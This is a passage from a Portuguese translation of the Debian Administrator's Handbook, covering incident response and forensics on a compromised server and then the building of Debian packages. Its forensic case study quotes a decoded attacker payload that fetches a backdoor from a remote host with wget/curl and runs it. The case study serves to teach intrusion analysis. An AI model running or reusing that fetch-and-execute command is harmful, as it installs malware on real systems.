
A maioria das distribuições Linux instalam por padrão uma série de serviços Unix e muitas ferramentas. Em muitos casos, estes serviços e ferramentas não são necessários para os fins de reais para que o administrador configure a máquina. Como orientação geral em matéria de segurança, softwares desnecessários é melhor desinstalado. Na verdade, não tem sentido garantir um servidor FTP, se uma vulnerabilidade em um serviço diferente, não utilizado pode ser usado para obter privilégios de administrador

na máquina inteira.

Seguindo o mesmo raciocínio, firewalls, frequentemente sao configurados para permitir apenas acesso aos serviços que se destinam a ser acessíveis ao público.

Computadores atuais são poderosos o suficiente para permitir a hospedagem de vários serviços na mesma máquina física. De um ponto de vista económico, uma tal possibilidade é interessante: um só computador para administrar, menor consumo de energia, e assim por diante. Do ponto de vista da segurança, no entanto, esta escolha pode ser um problema. Um

serviço comprometido pode levar o acesso a toda a máquina, que por sua vez compromete os outros serviços hospedados no mesmo computador. Este risco pode ser atenuado através do isolamento dos serviços. Isto pode ser alcançado tanto com virtualização (cada serviço a ser hospedado em uma máquina virtual dedicada), ou com o SELinux (cada serviço tem um daemon com um conjunto de permissões adequadamente projetado).

14.5.5. Os Usuários São Jogadores

Discutir segurança imediatamente traz à mente proteção contra ataques de crackers anônimos escondidos na selva da Internet, mas um fato muitas vezes esquecido é que corre o risco de vir também de dentro: um funcionário prestes a deixar a empresa poderia baixar arquivos confidenciais sobre os projetos importantes e vendê-los aos concorrentes, um vendedor de negligente poderia deixar sua mesa sem bloquear a sessão durante um encontro com uma nova perspectiva, um usuário desajeitado poderia excluir o diretório errado por engano, e assim por diante.

A resposta a estes riscos podem

envolver soluções técnicas: não mais do que as permissões necessárias devem ser concedidas aos usuários, e backups regulares são uma obrigacao. Mas em muitos casos, a protecção adequada vai envolver treinamento de usuários para evitar os riscos.

***BLOQUEIO RAPIDO* autolog**

O pacote autolog fornece um programa que desconecta automaticamente usuários inativos depois de um atraso configurável. Ele também permite matar processos de usuário que persistem após o término da sessão, impedindo os usuários de executar daemons.

14.5.6. Seguranca Fisica

Não faz sentido garantir os serviços e redes, se os próprios computadores não estiverem protegidos. Dados importantes merecem ser armazenados em discos rígidos hot-swappable em RAID, por que discos rígidos falham eventualmente e a disponibilidade dos dados é um ponto obrigatório. Mas se qualquer entregador de pizza pode entrar no prédio furtivo, na sala do servidor e fugir com alguns discos rígidos, uma parte importante da segurança não está cumprida. Quem

pode entrar na sala do servidor? O acesso está monitorado? Estas questões merecem ser consideradas (e uma resposta) quando a segurança física está sendo avaliada.

A segurança física inclui levar em consideração também os riscos de acidentes, como incêndios. Este risco particular é o que justifica armazenar as mídias de backup em um prédio separado, ou pelo menos em um cofre à prova de fogo.

14.5.7. Responsabilidad legal

Um administrador tem, mais ou menos implicitamente, a confiança de seus usuários, bem como os usuários da rede em geral. Eles devem, portanto, evitar a negligência que as pessoas malignas poderiam explorar.

Um invasor assume o controle da sua máquina, em seguida, a utiliza como uma base para avancar (conhecido como “relay system - sistema de revezamento") da quale para realizar outras atividades nefastas poderia causar problemas legais para você, uma vez que a parte que atacou inicialmente iria ver o ataque proveniente de seu sistema e, portanto, considerá-lo como o atacante (ou como cúmplice). Em

muitos casos, o atacante usará o servidor como um relé para enviar spam, que não deve ter muito impacto (exceto possivelmente registro em listas negras que poderiam restringir a sua capacidade de enviar e-mails legítimos), mas não vai ser agradável, no entanto. Em outros casos, o problema mais importante pode ser causado a partir de sua máquina, por exemplo, seria ataques de negação de serviço. Isso, às vezes, induz a perda de receitas, uma vez que os serviços legítimos não estará disponível e os dados podem ser destruídos, às vezes isso também implicaria um custo real, porque a parte atacada pode iniciar um processo judicial contra você. Os

dententores dos direitos podem processá-lo se uma cópia não autorizada de uma obra protegida por direitos autorais é compartilhada a partir do servidor, bem como outras empresas obrigadas por acordos de nível de serviço, se eles são obrigados a pagar multas após o ataque de sua máquina.

Quando estas situações ocorrem, afirmar inocência não é geralmente suficiente; no mínimo, você vai precisar de provas convincentes que mostram a atividade suspeita em seu sistema que vem de um determinado endereço IP. Isso não será possível se você negligenciar as recomendações

deste capítulo e deixar o invasor obter acesso a uma conta privilegiada (root, em particular) e usá la para cobrir seus rastros.

14.6. Lidando com uma máquina comprometida

Apesar das melhores intenções e por mais cuidadosamente concebido política da segurança, um administrador, eventualmente, enfrenta um ato de desvio. Esta seção fornece algumas orientações sobre como reagir quando confrontado com estas circunstâncias infelizes.

14.6.1. Detectando e

Visualizando a Intrusão do cracker

A primeira etapa de reagir a quebra é estar ciente de tal ato. Isso não é auto-evidente, especialmente sem uma infra-estrutura adequada de vigilância.

Atos Cracking muitas vezes não são detectados até que eles têm conseqüências diretas sobre os serviços legítimos hospedados na máquina, como conexões debilitadas, alguns usuários incapazes de se conectar, ou qualquer outro tipo de avaria. Diante desses problemas, o administrador precisa dar uma boa olhada para a

máquina e examinar cuidadosamente o que se comporta mal. Este é geralmente o momento em que eles descobrem um processo incomum, por exemplo, um chamado `apache` em vez do padrão `/usr/sbin/apache2`. Se seguirmos esse exemplo, a coisa a fazer é observar seu identificador de processo, e verificar `/proc/`*`pid`*`/exe` para ver qual programa está executando este processo atualmnete:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0
```

Um programa instalado em `/var/tmp/` e funcionando como servidor web? Sem deixar dúvida, a máquina está

comprometida.

Este é apenas um exemplo, mas muitas outras dicas podem alertar o administrador:

- uma opção para um comando que não funciona mais; a versão do software que o comando pretende ser não coincide com a versão que está supostamente instalada de acordo com **dpkg**;
- um prompt de comando ou uma sessão de saudação indicando que a última conexao veio de um servidor desconhecido em outro continente;
- erros causados pela partição

`/tmp/` estar cheia, o que acabou por estar cheio de cópias ilegais de filmes;
- entre outros.

14.6.2. Colocando o servidor Off-Line

Em qualquer dos casos porém, os mais exóticos, a quebra vem da rede, e o invasor precisa de uma rede trabalhando para alcançar as suas metas (acesso a dados confidenciais, compartilhar arquivos clandestinos, ocultar a sua identidade utilizando a máquina como de um retransmissor e

assim sucessivamente). Desconectar o computador da rede impedirá que o atacante alcane esses objetivos, se eles não conseguiram fazer isso ainda.

Isso só é possível se o servidor está fisicamente acessível. Quando o servidor está hospedado em uma hospedagem no centro provedor de dados do outro lado do país, ou se o servidor não está acessível por qualquer outro motivo, é geralmente uma boa idéia começar a reunir alguma informação importante (ver seções seguintes), então isolar o servidor tanto quanto possível, fechando tantos serviços quanto possível (geralmente tudo, mas **sshd**). Este caso ainda é

estranho, pois não se pode descartar a possibilidade de o atacante ter acesso SSH como o administrador tem, o que torna mais difícil "limpar" as máquinas.

14.6.3. Mantendo Tudo que Poderia Ser Usado como Evidência

Compreender o ataque e/ou ação legal contra os atacantes envolvente requer uma tomada de cópias de todos os elementos relevantes, o que inclui o conteúdo do disco rígido, uma lista de todos os processos em execução, e uma

lista de todas conexões abertas. O conteúdo da memória RAM também poderia ser usado, mas é raramente utilizado na prática.

No calor da ação, os administradores são muitas vezes tentados a realizar muitas verificações na máquina comprometida; esta geralmente não é uma boa idéia. Cada comando é potencialmente subvertido e pode apagar elementos de prova. Os cheques devem ser restritas ao conjunto mínimo (**netstat -tupan** para conexões de rede, **ps auxf** para uma lista de processos, **ls -alR /proc/[0-9]*** para um pouco mais de informação sobre a execução de programas), e cada seleção realizada

deve ser cuidadosamente anotada.

***ATENCAO* Analise Quente**

Embora possa parecer tentador analisar o sistema como ele executa, especialmente quando o servidor não é fisicamente acessível, este é melhor evitar: simplesmente você não pode confiar nos programas instalados no sistema comprometido. É bem possível que um subvertido comando **ps** para esconder alguns processos, ou para um comando **ls** subvertido para esconder arquivos, às vezes até mesmo o kernel é comprometido!

Se uma análise tão quente ainda é necessária, deve ser tomado o cuidado de usar somente os bons programas conhecidos. Uma boa maneira de fazer

isso seria ter um CD de recuperação com programas imaculados, ou um compartilhamento de rede somente leitura. No entanto, mesmo essas contramedidas podem não ser suficientes se o kernel em si está comprometido.

Uma vez que os elementos "dinâmicos" foram salvos, o próximo passo é armazenar uma imagem completa do disco rígido. Fazer tal imagem é impossível se o sistema ainda está executando, é por isso que deve ser remontado somente para leitura. A solução mais simples é muitas vezes parar o servidor brutalmente (após a execucao de **sync**) e reiniciá-lo em um CD de recuperação. Cada partição deve

ser copiada com uma ferramenta como o **dd**, estas imagens podem ser enviadas para outro servidor (possivelmente com a muito conveniente ferramenta **nc**). Outra possibilidade pode ser ainda mais simples: é só pegar o disco da máquina e substituí-lo por um novo que pode ser reformatado e reinstalado.

14.6.4. Reinstalando

O servidor não deve ser trazido de volta em linha sem uma reinstalação completa. Se o comprometimento foi grave (se privilégios administrativos foram obtidos), não há quase nenhuma

outra maneira de ter certeza de que estamos livres de tudo o que o invasor pode ter deixado para trás (particularmente *backdoors*). Naturalmente, todas últimas atualizações de segurança devem também ser aplicadas de modo a conectar a vulnerabilidade utilizada pelo invasor. O ideal, analisando o ataque deve apontar para este vetor de ataque, para que se possa ter certeza de efetivamente corrigi-lo, caso contrário, só se pode esperar que a vulnerabilidade foi um daqueles fixados pelas atualizações.

Reinstalar um servidor remoto não é sempre fácil, pode envolver a

assistência da empresa de hospedagem, porque nem todas empresas oferecem sistemas automatizados de reinstalação. Cuidados devem ser tomados para não reinstalar a máquina a partir de backups feitos depois do compromisso. Idealmente, os dados devem ser restaurados, o próprio software deve ser reinstalado a partir da mídia de instalação.

14.6.5. Analise Fonrense

Agora que o serviço foi restaurado, é hora de dar uma olhada nas imagens de

disco do sistema comprometido a fim de compreender o vetor de ataque. Ao montar essas imagens, deve se tomar cuidado e usar as opções `ro, nodev, noexec, noatime` de modo a evitar alteração dos conteúdos (incluindo marcas de tempo de acesso a arquivos) ou a execução de programas comprometidos por engano.

Refazendo um cenário de ataque geralmente envolve olhar para tudo o que foi modificado e executado:

- arquivos `.bash_history` muitas vezes prevem uma leitura muito interessante;
- o mesmo acontece listando

arquivos que foram recentemente criados, modificados ou acessados;

- o comando **strings** ajuda a identificar programas instalados pelo atacante, extraindo seqüências de texto de um binário;
- os arquivos de log em `/var/log/` muitas vezes permitem reconstruir uma cronologia dos eventos;
- ferramentas special-purpose também permitem restaurar o conteúdo de arquivos potencialmente excluídos, incluindo arquivos de log que os atacantes muitas vezes excluíram.

Algumas destas operações podem ser

feita mais facilmente com software especializado. Em particular, *The Coroner Toolkit* (no pacote tct) é uma coleção de tais ferramentas. Ele inclui várias ferramentas; entre estes, **grave-robber** pode coletar dados de um sistema em execução comprometido, **lazarus** extrai dados interessantes, muitas vezes provenientes de regiões nao alocados em discos e **pcat** pode copiar a memória usada por um processo; outras ferramentas de extração de dados também são incluídas.

O pacote sleuthkit fornece algumas outras ferramentas para analisar um sistema de arquivos. Seu uso é

facilitado pela interface gráfica *Autopsy Forensic Browser* (no pacote de autopsy).

14.6.6. Reconstituindo o Cenário do Ataque

Todos os elementos recolhidos durante a análise devem se encaixar como peças de um quebra-cabeça, a criação dos primeiros arquivos suspeitos é muitas vezes relacionada aos registros que comprovam a violação. A exemplo do mundo real deve ser mais explícito do que longas divagações teóricas.

O registo seguinte foi extraido de um

Apache `access.log`:

```
www.falcot.com 200.58.141.84 - -
```

Este exemplo corresponde a exploração de uma antiga vulnerabilidade de segurança em phpBB.

→ http://secunia.com/advisories/13239/

→ http://www.phpbb.com/phpBB/viewt=240636

Decodificar esta longa URL leva ao entendimento de que o atacante conseguiu executar algum código PHP, chamado: **system("cd /tmp; wget gabryk.altervista.org/bd || curl**

gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &"). Na verdade, um arquivo `bd` foi encontrado em `/tmp/`. Executando **strings /mnt/tmp/bd** retorna, entre outros textos, `PsychoPhobia Backdoor is starting...` Isso realmente parece um backdoor.

Algum tempo depois, esse acesso foi usado para fazer o download, instalar e executar um *bot* - *robô* de IRC, conectado a uma rede IRC subterrânea. O robô pode então ser controlado através deste protocolo e instruido realizar download de arquivos para compartilhamento. Este programa ainda tem o seu próprio arquivo de log:

```
** 2004-11-29-19:50:15: NOTICE:
** 2004-11-29-19:50:15: DCC CHAT
** 2004-11-29-19:50:15: DCC CHAT
** 2004-11-29-19:50:15: DCC CHAT
** 2004-11-29-19:50:20: DCC CHAT
(...)
** 2004-11-29-19:50:49: DCC Send
(...)
** 2004-11-29-20:10:11: DCC Send
(...)
** 2004-11-29-21:10:36: DCC Uploa
(...)
** 2004-11-29-22:18:57: DCC Uploa
```

Esses registros mostram que dois arquivos de vídeo foram armazenados no servidor por meio do endereço IP 82.50.72.202.

A presença desses vestígios demonstram que dois arquivos de vídeo

foram armazenados no servidor por meio Paralelamente, o atacante também baixou um par de arquivos adicionais, `/tmp/pt` e `/tmp/loginx`. Executar esses arquivos através de cadeias conduz à seqüências de caracteres, \ncomo *Shellcode colocou em 0x%08lx* e *agora espera por shell suid* ....\nEstes parecem programas que exploram vulnerabilidades locais para obter privilégios administrativos. Será que chegam ao seu destino? Neste caso, provavelmente não, uma vez que nenhum arquivo parece ter sido modificado após a violação inicial.

Neste exemplo, a intrusão toda foi reconstruída, e pode-se deduzir que o

invasor foi capaz de tirar vantagem do sistema comprometido por cerca de três dias, mas o elemento mais importante na análise é que a vulnerabilidade tenha sido identificada, e o administrador pode esta certo de que a nova instalação realmente corrigiu a vulnerabilidade.

Chapter 15. Criando um Pacote Debian

É muito comum, para um administrador que vem lidando com pacotes Debian de maneira regular, sentir eventualmente a necessidade de criar o seu próprio pacote, ou modificar um pacote existente. Este capítulo tem a intenção de responder as questões mais comuns neste campo, e prover os elementos necessários para tirar vantagem da infraestrutura do Debian da melhor maneira possível. Com alguma sorte, após testar sua mão em pacotes locais, você sinta a necessidade

de se aprofundar e eventualmente juntar-se ao projeto Debian em si mesmo!

15.1. Reconstruind um Pacote a partir de suas Fontes

Reconstruir um pacote binário é necessário sob diversas circunstâncias. Em alguns casos, o administrador precisa uma funcionalidade que precisa que o programa seja compilado a partir de suas fontes, com uma opção particular de compilação; em outras, o

programa empacotado na versão instalada do Debian não é suficientemente recente. Em último caso, o administrador irá usualmente construir um pacote mais recente retirado de uma versão mais recente do Debian — como Testing ou até mesmo Unstable — então este novo pacote funcionará em sua distribuição Stable; está operação é chamada "backporting". Como de costume, alguma cautela deve ser tomada, antes de se empreender essa tarefa, para verificar se isto já não foi feito anteriormente. Isto pode ser verificado no site `backports.debian.org`.

15.1.1. Pegando os

Fontes

Reconstruir um pacote Debian começado pegando seu código fonte. A maneira mais fácil é utilizando o comando **apt-get source *`nome-do-pacote-fonte`***. Este comando precisa de uma linha `deb-src` no arquivo `/etc/apt/sources.list`, e um indexe de arquivos atualizado(i.e. **apt-get update**). Estas condições já devem estar corretas se você seguiu as instruções do capítulo que lidou com a configuração do APT (see Section 6.1, “Preenchendo no arquivo `sources.list` Arquivo”). Note entretando, que você baixará o pacote

fonte da versão do Debian mencionada na linha `deb-src`.\nSe você precisar de outra versão, você talvez precise baixá-la manualmente de um espelho Debian ou de seu site.

15.1.2. Fazendo Alterações

O fonte de um pacote está agora disponível em um diretório nomeado após o pacote fonte e sua versão (por exemplo, *samba-3.0.24*); aqui é onde trabalharemos nas nossas mudanças locais.

A primeira coisa a se fazer é mudar o

número de versão do pacote, para que a reconstrução possa ser distinguida do pacote original provido pelo Debian. Assumindo que a versão atual é `3.0.24-6`,, nós podemos criar uma versão `3.0.24-6.falcot1`, na qual claramente indica a origem do pacote. Isto faz com que a versão do pacote seja maior do que a provida pelo Debian, então o pacote facilmente instalará como se fosse uma atualização do pacte original. Tal mudança tem melhor feito com o comando **dch** (*Debian CHangelog*) do pacote devscripts, como invocação **dch -v 3.0.24-6.falcot1**. Está invocação executa um editor de textos (**sensible-editor** — este deveria ser seu editor de

textos favorito se for mencionado na variável de ambiente `VISUAL` ou `EDITOR`, e se não o editor padrão será usado) para permitir a documentação das diferenças trazidas por esta reconstrução. Este editor nos mostra que **dch** realmente modificou o arquivo `debian/changelog`.

Quando uma mudança nas opções de construção são necessárias, essas mudanças são feitas no `debian/rules`, o qual controla os passos para o processo de construção do pacote. Nos casos mais simples, as linhas relevantes as configurações iniciais (`./configure …`) ou a construção verdadeira (`$(MAKE) …` ou `make …`) são

fáceis de marcar. Se eles comandos são explicitamente chamados, eles provavelmente são efeitos colaterais de outro comando explícito, em cada caso por favor verifique a documentação para aprender mais sobre como modificar o comportamento padrão.

Dependendo das mudanças locais nos pacotes, uma atualização talvez seja necessária no arquivo `debian/control`, o qual contém uma descrição dos pacotes gerados. Em particular, este arquivo contém linhas `Build-Depends` que controlam uma lista de dependências que devem ser satisfeitas durante a construção do pacote. Estas geralmente se referem a versões de

pacotes contidos na distribuição da qual o pacote fonte veio, mas quais talvez não estejam disponíveis na distribuição utilizada na reconstrução. Não há maneira automática para determinar se uma dependência é real ou apenas especificada para garantir que a construção seja apenas tentada com a última versão da biblioteca — esta é a única maneira de se forçar um *construtor automático* usar um pacote dado durante a construção, eis o porque dos mantenedores Debian frequentemente utilizarem versões restritas das dependências de construção.

Se você tem certeza de que estas

dependências de compilação são muito rigorosos, você deve se sentir livre para relaxá las localmente. Lendo os arquivos que documentam a forma padrão de construção do software - esses arquivos são chamados frequentemente `INSTALL` - irão ajudar você a descobrir as dependências apropriadas. Idealmente, todas dependências devem ser satisfeitas a partir da distribuição utilizada para a reconstrução, se não forem, um processo recursivo começa, segundo o qual os pacotes mencionados no campo `Build-Depends` deve ser reproduzidos diante do pacote de destino. Alguns pacotes podem não precisar reproduzir, e pode ser instalado como está durante

o processo de criação (um exemplo notável é debhelper). Observe que o processo reprodução pode tornar-se rapidamente complexo se você não está vigilante. Portanto, a reprodução deve ser mantido a um mínimo estritamente quando possível.

DICA Instalando `Build-Depends`

apt-get permite instalar todos os pacotes mencionados nos campos `Build-Depends` de um pacote fonte disponível em uma distribuição mencionada na linha `deb-src` no arquivo `/etc/apt/sources.list`. Isto é uma questão de simplesmente executar o comando **apt-get build-dep *source-package***.

15.1.3. Começando a Reconstrução

Quando todas mudanças necessárias forem aplicadas aos fontes, podemos começar a gerar o verdadeiro pacote binário (arquivo `.deb`). Todo o processo é gerenciado pelo comando **dpkg-buildpackage**.

Example 15.1. Reconstruindo um pacote

```
$ dpkg-buildpackage -us -uc
[...]
```

***FERRAMENTA* fakeroot**

Essencialmente, o processo de criação de pacotes é simplesmente uma questão de coletar em um arquivo um conjunto de arquivos existentes (ou construídos); a maioria dos arquivos irão acabar sendo de posse do *root* no arquivo. Entretanto, contruir um pacote inteiro usando este usuário implicaria em riscos maiores, felizmente, isto pode ser evitado com o comando **fakeroot**. Esta ferramenta pode ser usada para executar um programa e dá-lo a impressão que é executado como *root* e criar arquivos com posse e permissões arbitrárias. Quando o programa criar o arquivo que se tornará o pacote Debian, ele é enganado a criar um arquivo contendo arquivos marcados pertencendo a usuário arbitrários, incluindo *root*. Esta configuração é tão conveniente que o **dpkg-buildpackage** usa o **fakeroot** por padrão quando cria

pacotes.

Note que o programa é somente enganado a "acreditar" que está operando com uma conta privilegiada, e o processo de fato é executado como o usuário que executou o ***programa*** **fakeroot** (e os arquivos são na verdade criados com as permissões daquele usuário). Em nenhum momento ele realmente consegue privilégios de root aos quais poderia abusar.

O comando anterior pode falhar se os campos `Build-Depends` não foram atualizados, ou se os pacotes relacionados não foram instalados. Neste caso, é possível anular esta verificação passando a opção `-d` para o **dpkg-buildpackage**. Entretanto,

ignorando explicitamente essas dependências corre-se o risco do processo de construção falhar em um próximo estágio. Pior, o pacote pode parecer corretamente construído mas falhar ao ser executado: alguns programas automaticamente desabilitam algumas de suas funcionalidades quando uma biblioteca necessária não está disponível em tempo de construção.

Mais frequentemente do que nunca, os desenvolvedores Debian usam programas de alto nível como o **debuild**; ele executa **dpkg-buildpackage** como de costume, mas ele também incluí a execução de um

programa que executa diversas verificações para validar a geração dos pacotes contra a política do Debian. Este script também limpa o ambiente para que variáveis locais não "poluam" a construção do pacote. O comando **debuild** é umas das ferramentas da suíte *devscripts*, que divide alguma consistência e configuração para tornar as tarefa dos mantenedores mais fácil.

OLHADA RÁPIDA **pbuilder**

O comando **pbuilder** (similarmente ao nome do pacote) permite a construção de um pacote Debian em um ambiente *chrooted (enjaulado)*. Ele primeiramente cria um diretório temporário contendo um sistema mínimo necessário para a

construção do pacote (incluindo os pacotes mencionados no campo *Build-Depends*). Este diretório é então usado como diretório raiz (`/`), utilizando o comando **chroot**, durante a fase de construção do pacote.

Está ferramenta permite ao processo de construção acontecer em um ambiente que não foi alterado pelo usuário. Isto também permite uma detecção rápida de um dependência perdida (já que a construção irá falhar a não ser que as dependência estejam documentadas). Finalmente, ele permite a construção de um pacote para a versão do Debian que não está sendo usada pelo sistema por completo: a máquina pode estar utilizando Stable para seu trabalho normal, e um **pbuilder** rodando na mesma máquina pode estar utilizando Unstable

para a construção dos pacotes.

15.2. Construindo seu Primeiro Pacote

15.2.1. Meta-pacotes ou falsos pacotes

Pacotes falsos e meta-pacotes são similares, ambos são shells vazios que somente existem para efeito dos metadados que existem na pilha de gerenciamento de pacotes.

O propósito de um pacote falso é enganar o **dpkg** e o **apt** para acreditarem que algum pacote está instalado mesmo que em realidade seja apenas um shell vazio. Isto permite satisfazer dependências num pacote quando o programa correspondente foi instalado fora do escopo do sistema de pacotes. Este método funciona, porém deve mesmo assim ser evitado sempre que possível, já que não garantias de que o programa instalado manualmente se comportará exatamente como o pacote correspondente faria e outros pacotes dependentes dele poderiam não funcionar corretamente.

De outra maneira, um meta-pacote

existe em sua maioria como uma coleção de dependências, então instalando um meta-pacote na verdade trará um conjunto de pacotes em um único passo.

Both these kinds of packages can be created by the **equivs-control** and **equivs-build** commands (in the equivs package). The **equivs-control** ***file*** command creates a Debian package header file that should be edited to contain the name of the expected package, its version number, the name of the maintainer, its dependencies, and its description. Other fields without a default value are optional and can be deleted. The `Copyright`, `Changelog`,

`Readme` and `Extra-Files` fields are not standard fields in Debian packages; they only make sense within the scope of **equivs-build**, and they will not be kept in the headers of the generated package.

Example 15.2. Cabeçalho do pacote falso *libxml-libxml-perl*

```
Section: perl
Priority: optional
Standards-Version: 3.8.4

Package: libxml-libxml-perl
Version: 1.57-1
Maintainer: Raphael Hertzog <her
Depends: libxml2 (>= 2.6.6)
Architecture: all
Description: Fake package - módu
```

```
  Este é um pacote falso para de
  acreditando que este pacote Del
 .
Na verdade, o pacote não está ins
  do módulo que foi manualmente c
  diretório site_perl.
```

O próximo passo é gerar o pacote Debian com o comando **equivs-build *arquivo***. Voilà: o pacote foi criado no diretório atual e pode ser manejado como qualquer outro pacote Debian seria.

15.2.2. Depósito Simples de Arquivos

Os administradores da Falcot Corp

precisam criar um pacote Debian para facilitar a instalação de um conjunto de documentos em um grande número de máquina. O administrador responsável por essa tarefa primeiramente lê o “New Maintainer's Guide”, e então começa a trabalhar no seu primeiro pacote.

→ http://www.debian.org/doc/maint-guide/

O primeiro passo é criar um diretório `falcot-data-1.0` que conterá o pacote fonte. O pacote irá logicamente, ser chamado `falcot-data` e terá o número de versão `1.0`. O administrador então coloca os documentos em um

subdiretório `data`. Então ele chama o comando **dh_make** (do pacote dh-make) para adicionar os arquivos necessários para o processo de criação do pacote, o qual será armazenado em um subdiretório `debian`:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: único binário, l
Type of package: single binary, s
 [s/i/m/l/k/n/b] i
Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.
Date            : Mon, 11 Apr 201
Package Name    : falcot-data
Version         : 1.0
License         : blank
Usind dpatch    : não
```

```
Type of Package : Independente
Pressione <enter> para confirmar
Atualmente não há nível superior
Feito. Por favor, edite os arquiv
verificar se o instalador falcot-
$
```

O tipo de pacote escolhido (*binário único*) indica que este pacote fonte irá gerar um único pacote binário dependendo da arquitetura (`Arquitetura: qualquer`). *binário Indep* atua como contraparte, e leva a um único pacote binário que não é dependente da arquitetura alvo (`Arquiitetura: Todas`). Neste caso, a escolha último é mais relevante uma vez que o pacote contém apenas os documentos e não programas binários,

para que possa ser usado de forma semelhante em computadores de todas arquitecturas.

O tipo *múltiplo binário* corresponde a um pacote fonte levando a vários pacotes binários. Um caso particular, *biblioteca*, é útil para bibliotecas compartilhadas, uma vez que precisa seguir regras rígidas do empacotamento. De forma semelhante, *módulo do kernel* deve ser restrito aos pacotes contendo módulos do kernel. Finalmente, *cdbs* é um pacote específico sistema de construção, é bastante flexível, mas requer uma certa quantidade de aprendizagem.

***DICA* Nome e endereço de e-mail do mantenedor**

A maioria dos programas envolvidos no pacotes de manutenção irão procurar seu nome e endereço de e-mail no `DEBFULLNAME` e `DEBEMAIL` ou variáveis de ambiente `EMAIL`. Defini los de uma vez por todas vai evitar que você tenha de digitá-los várias vezes. Se o shell usual é o **bash**, é uma simples questão de adicionar as duas linhas seguintes em seus aquivos `~/.bashrc` e `~/.bash_profile` (você obviamente substitui os valores com os mais relevantes!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

O comando **dh_make** criou uma pasta

`debian` com muitos arquivos. Alguns são necessários, em particular `regras`, `controle`, `changelog` e `copyright`. Arquivos com extensão `ex` são exemplos de arquivos que podem ser utilizados, modificando os (e removendo a extensão), quando apropriado. Quando eles não são necessários, removê los entao é recomendado. O arquivo `compat` deve ser mantido, uma vez que é necessário para o funcionamento correto do conjunto de programas *debhelper* (todos começando com o prefixo **dh_**) utilizado em diferentes estágios do pacote do processo de construção.

O arquivo de `direitos autorais` deve

conter informações sobre os autores dos documentos incluídos no pacote, e as licenças relacionadas. No nosso caso, estes são documentos internos e sua utilização é limitada para dentro da empresa Corp Falcot. O padrão `changelog` é geralmente apropriado; substituir o "lançamento inicial" com uma explicação mais detalhada e alterar da distribuição `instável` para `interna` é suficiente . O `arquivo de controle` também foi atualizado: a seção foi alterada para *variada* e a `página inicial`, os campos `Vcs-Git` e `Vcs-Browser` foram removidos. O campo `Dependencia` foi completado com `iceweasel | www-browser`, de modo a assegurar a disponibilidade de

um navegador web capaz de exibir os documentos no pacote.

Example 15.3. O arquivo `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <her
Build-Depends: debhelper (>= 7.0
Standards-Version: 3.8.4

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser,
Description: Internal Falcot Corp
 This package provides several do
 structure at Falcot Corp.  This
  - organization diagram
  - contacts for each department
 .
```

```
 These documents MUST NOT leave t
 Their use is INTERNAL ONLY.
```

Example 15.4. O arquivo `changelog`

```
falcot-data (1.0) internal; urgen

  * Initial Release.
  * Let's start with few document
    - internal company structure,
    - contacts for each departmen

 -- Raphael Hertzog <hertzog@debi
```

Example 15.5. O arquivo `copyright`

```
Este trabalho foi empacotado para
na Seg, 11 Abril 2011 20:46:33 +0

Direitos Autorais:

    Direitos Autorais (C) 2004-20

Licença:
```

Todos os direitos reservados

DE VOLTA AO BÁSICO arquivo `Makefile`

Um arquivo `Makefile` é um roteiro usado pelo programa **make**; ele descreve regras para a construção de um conjunto de arquivos a partir de uma árvore de dependências entre si (por exemplo, um programa pode ser construído a partir de um conjunto de arquivos fonte). Os arquivos `Makefile` descrevem essas regras no seguinte formato:

```
target: sources
        commando1
        commando2
```

A interpretação dessas regras é como segue: se um dos arquivos `fontes` é mais

recente do que o arquivo `alvo`, então o alvo precisará ser gerado, usando o **commando1** e **commando2**.

Note que as linhas com comandos devem começar com um carácter de tabulação, também note que quando uma linha de comando começa com o carácter travessão (-), a falha do comando não interromperá o processo por inteiro.

The `rules` file usually contains a set of rules used to configure, build and install the software in a dedicated subdirectory (named after the generated binary package). The contents of this subdirectory is then archived within the Debian package as if it were the root of the filesystem. In

our case, files will be installed in the `debian/falcot-data/usr/share/falcot-data/` subdirectory, so that installing the generated package will deploy the files under `/usr/share/falcot-data/`. The `rules` file is used as a `Makefile`, with a few standard targets (including `clean` and `binary`, used respectively to clean the source directory and generate the binary package).

Embora esse arquivo seja o coração do processo, cada vez mais ele contém somente a informação mínima para executar um conjunto padrão de comandos provido pela ferramenta **debhelper**. Tal é o cado dos arquivos gerados pelo **dh_make**. Para instalar

nossos arquivos, nós simplesmente configuramos o comportamento do comando **dh_install** criando o seguinte arquivo `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

Neste ponto, o pacote pode ser criado. Nós no entanto vamos adicionar um toque especial. Já que os administradores querem que os documentos sejam facilmente acessador a partir dos menus de Ajuda da interface gráfica, nós criaremos uma entrada no sistema de menu do Debian. Isto simplesmente é feito renomeando o `debian/menu.ex` sem sua extensão e

editando o seguinte:

Example 15.6. O arquivo `menu`

```
?package(falcot-data):needs=X11|w
  title="Internal Falcot Corp Doc
  command="/usr/bin/x-www-browser
?package(falcot-data):needs=text
  title="Internal Falcot Corp Doc
  command="/usr/bin/www-browser /
```

The `needs` field, when set to `X11|wm` indicates that this entry only makes sense in a graphical interface. It will therefore only be integrated into the menus of the graphical (X11) applications and window managers (hence the `wm`). The `section` field states where in the menu the entry should be displayed. In our case, the

entry will be in the Help menu. The `title` field contains the text that will be displayed in the menu. Finally, the `command` field describes the command to run when the user selects the menu entry.

A segunda entrada combina com a primeira, com pequenas adaptações para o modo texto do Linux.

***POLÍTICA DO DEBIAN* Organização do menu**

O menus do Debian são organizados em uma estrutura formal, documentada no seguinte texto:

→ http://www.debian.org/doc/packaging-

manuals/menu-policy/

A `seção` no arquivo `menu` deve ser selecionado da lista mencionada neste documento.

Simplesmente criando o arquivo `debian/menu` é o suficiente para habilitar o menu no pacote, desde que o comando **dh_installmenu** seja automaticamente invocado por **dh** durante o processo de criação do pacote.

Nosso pacote fonte está pronto. Tudo o que sobrou fazer é gerar um pacote binário, com o mesmo método que usamos anteriormente para construir

pacotes: executamos o comando **dpkg-buildpackage -us -uc** de dentro do diretório `falcot-data-1.0`.

15.3. Criando um Repositório de Pacotes para o APT

